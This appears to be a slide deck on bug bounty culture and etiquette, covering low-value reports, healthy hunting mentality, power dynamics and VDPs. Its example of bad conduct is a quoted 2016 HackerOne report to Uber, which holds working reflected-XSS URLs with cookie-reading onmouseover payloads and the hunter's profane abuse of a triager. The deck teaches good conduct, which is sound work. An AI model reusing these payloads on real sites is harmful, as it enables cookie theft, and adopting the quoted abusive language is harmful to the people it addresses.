
Web application hackers handbook

By Dafydd Stuttard and Marcus Pinto



The daily swig blog


Portswiggers cybersecurity news blog




A word on good bug bounty hunting culture

And how not to behave

- Bug bounty is becoming more and more popular
- Many content creaters shill it with promises of earning tons of money
 - Oftentimes they also sell courses to or bootcamps to "zero to hero"
- This creates a huge influx in hunters
 - Not in itself a problem
 - But problematic if everyone thinks their issues are important
- Creates a huge increase in 'low value reports'
- Fucks up the triagers day
 - And ruins it for other hunters







XSS At "pages.et.uber.com"

nare: 🚹 💆 in



raghav_bisht submitted a report to Uber.

August 2, 2016, 2:23pm UT



https://pages.et.uber.com/

Vulnerable Link:

https://pages.et.uber.com/icecream/?lang_id=5

Edited Link With Payload:

https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(document.domain)%20bad%3d%22 https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(document.cookie)%20bad%3d%22 https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(9020)%20bad%3d%22

Payload Used:

- "onmouseover%3dprompt(9020) bad%3d"
- "onmouseover%3dprompt(document.domain) bad%3d"
- "onmouseover%3dprompt(document.cookie) bad%3d"

5 attachments:

F109155: xss-1,JPG

F109156: source.JPG

F109157: xss-2,JPG

F109158: xss-3.JPG

F109159: xss-4.JPG



bugtriage-rob closed the report and changed the status to Informative.

August 3, 2016, 6:56pm UTC

Thanks for your report.

While we appreciate your efforts to help keep Uber secure, I'm afraid this doesn't qualify for this program as the domain *.et.uber.com is out of scope for this program. You can find the list of in-scope properties on our program page: hackerone.com/uber

Thanks and good luck in your future bug hunting.



raghav_bisht posted a comment.

Respected...

Its a request Once you patched the vulnerability "Do disclose the report"

August 16, 2016, 10am U



lyoung-uber reopened this report.

August 16, 2016, 4:54pm UTC



lyoung-uber closed the report and changed the status to Not Applicable.

Closing as Not Applicable since this is out-of-scope.

August 16, 2016, 4:54pm UTG



raghav_bisht posted a comment.

ıgust 16, 2016, 5:12pm UTC

@lyoung-uber you fucking asshole mother fucker I know this is "Out of scope" and your team member @bugtriage-rob marked it has Informative and closed the report, still I didn't argue about it and accepted it.......fucker.

I respectfully asked you to disclosure my report and you moron mother fucker deducted my Reputation Point

Bloody Mother Fucker......TAXI DRIVER.....



lyoung-uber posted a comment.

August 16, 2016, 5:34pm UT

Hi @raghav_bisht,

First off I wanted to apologize for not writing a longer response when I updated the report state, that's my fault. However as you acknowledged yourself this is not in scope per our hackerone.com/uber:


Out-of-scope Properties

*.et.uber.com - The underlying software here is exacttarget which Uber does not have control over.

It's important that our reports are tracked correctly both for HackerOne's statistics and our own internal metrics. With that said, that absolutely does not excuse your behavior:

I respectfully asked you to disclosure my report and you moron mother fucker deducted my Reputation Point Bloody Mother Fucker.......TAXI DRIVER.....

Consider this your **only warning** that any similar behavior or violation of the hackerone.com/uber (such as public disclosure of in-scope bugs before they are remediated) will result in a ban from our program.



Issue detail:-

The web server contains a robots.txt file.

Issue background:-

The file robots.txt is used to give instructions to web robots, such as search engine crawlers, about locations within the web site that robots are allowed, or not allowed, to crawl and index.

The presence of the robots.txt does not in itself present any kind of security vulnerability. However, it is often used to identify restricted or private areas of a site's contents. The information in the file may therefore help an attacker to map out the site's contents, especially if some of the locations identified are not linked from elsewhere in the site. If the application relies on robots.txt to protect access to these areas, and does not enforce proper access control over them, then this presents a serious vulnerability.

Issue remediation:-

The robots txt file is not itself a security threat, and its correct use can represent good practice for non-security reasons. You should not assume that all web robots will honor the file's instructions. Rather, assume that attackers will pay close attention to any locations identified in the file. Do not rely on robots txt to provide any kind of protection over unauthorized access.


We have found more bugs/vulnerability in your website. Kindly clarify if there is any payout if we disclose them to you?

We understand but my team worked very hard to find these bugs in your website. We have found more. If you can pay us small token of appreciation 100-150\$ we will submit all of our reports.

A word on healthy hunting mentality

- Finding a bug is exhilirating and an awesome feeling
- However try to compose yourself and not get too excited
 - It may be a duplicate
 - The company may push down the severity
 - You may have missed some 'out of scope' or 'known issues' section
- Incorporate the 'submit and forget' mentality
 - Send in the report, answer the question
- Celebrate when a payout is registered.
 - Its better to not keep thinking about your reports and the potential earnings.







Zalando SE / Zalando Bug Bounty / IDOR leads to mass user info leakage

Code: ZALANDO-5P9FB2LU

LAST UPDATED 25/07/2024, 02.00.00

CREATED 08/07/2024, 13.53.43

SEVERITY

Critical

9.1 ③

STATUS Archived / Duplicate

Show history

BOUNTY

€0

BONUS **€0**

TYPE


Insecure Direct Object Reference

DUPLICATE OF

ZALANDO-2BSHY1KA Show details

A word on the power dynamics

- Researcher wants severity to be high to get higher payout
- Program wants severity to be lower to provide lower payout
- Platform needs to balance this out, don't want to lose researchers, but also don't want program managers to feel that they are getting their moneys worth



A word on recent discussion around VDP's

Resource Drain on Platforms

 VDPs consume significant resources from bug bounty platforms, overwhelming the system with high volumes of submissions and leading to triage team burnout.

Impact on Paid Bug Bounty Programs

 Paid programs face delays in handling critical reports due to the resource allocation towards VDPs, risking exploitation of vulnerabilities and hampering communication and feedback.

Substandard Report Quality


 Many VDP submissions are low-quality or duplicate issues, exhausting triage teams and reducing efficiency.

Unfair Labor Practices

 Researchers often work for free on VDPs, benefiting large companies without compensation, and many focus on VDPs to boost their reputation rather than finding valuable bugs in paid programs.


Negative Impact on Experienced Hunters


 Experienced hunters may miss critical vulnerabilities in paid programs due to the diversion of their efforts to VDPs, discouraging valuable contributions.



		<u>۱</u> ۲٦	

"Every bug is a story waiting to be told, and every bounty is a reward for the relentless pursuit of digital truth."







What now?



If you want to hunt – Go hunt on a platform of your choice



If you want to learn hacking - Go to portswigger academy and solve some labs



If you want to read research – Find and read papers on BBH*

^{*} https://www.researchgate.net/publication/343644800_Organizational_Learning_on_Bug_Bounty_Platforms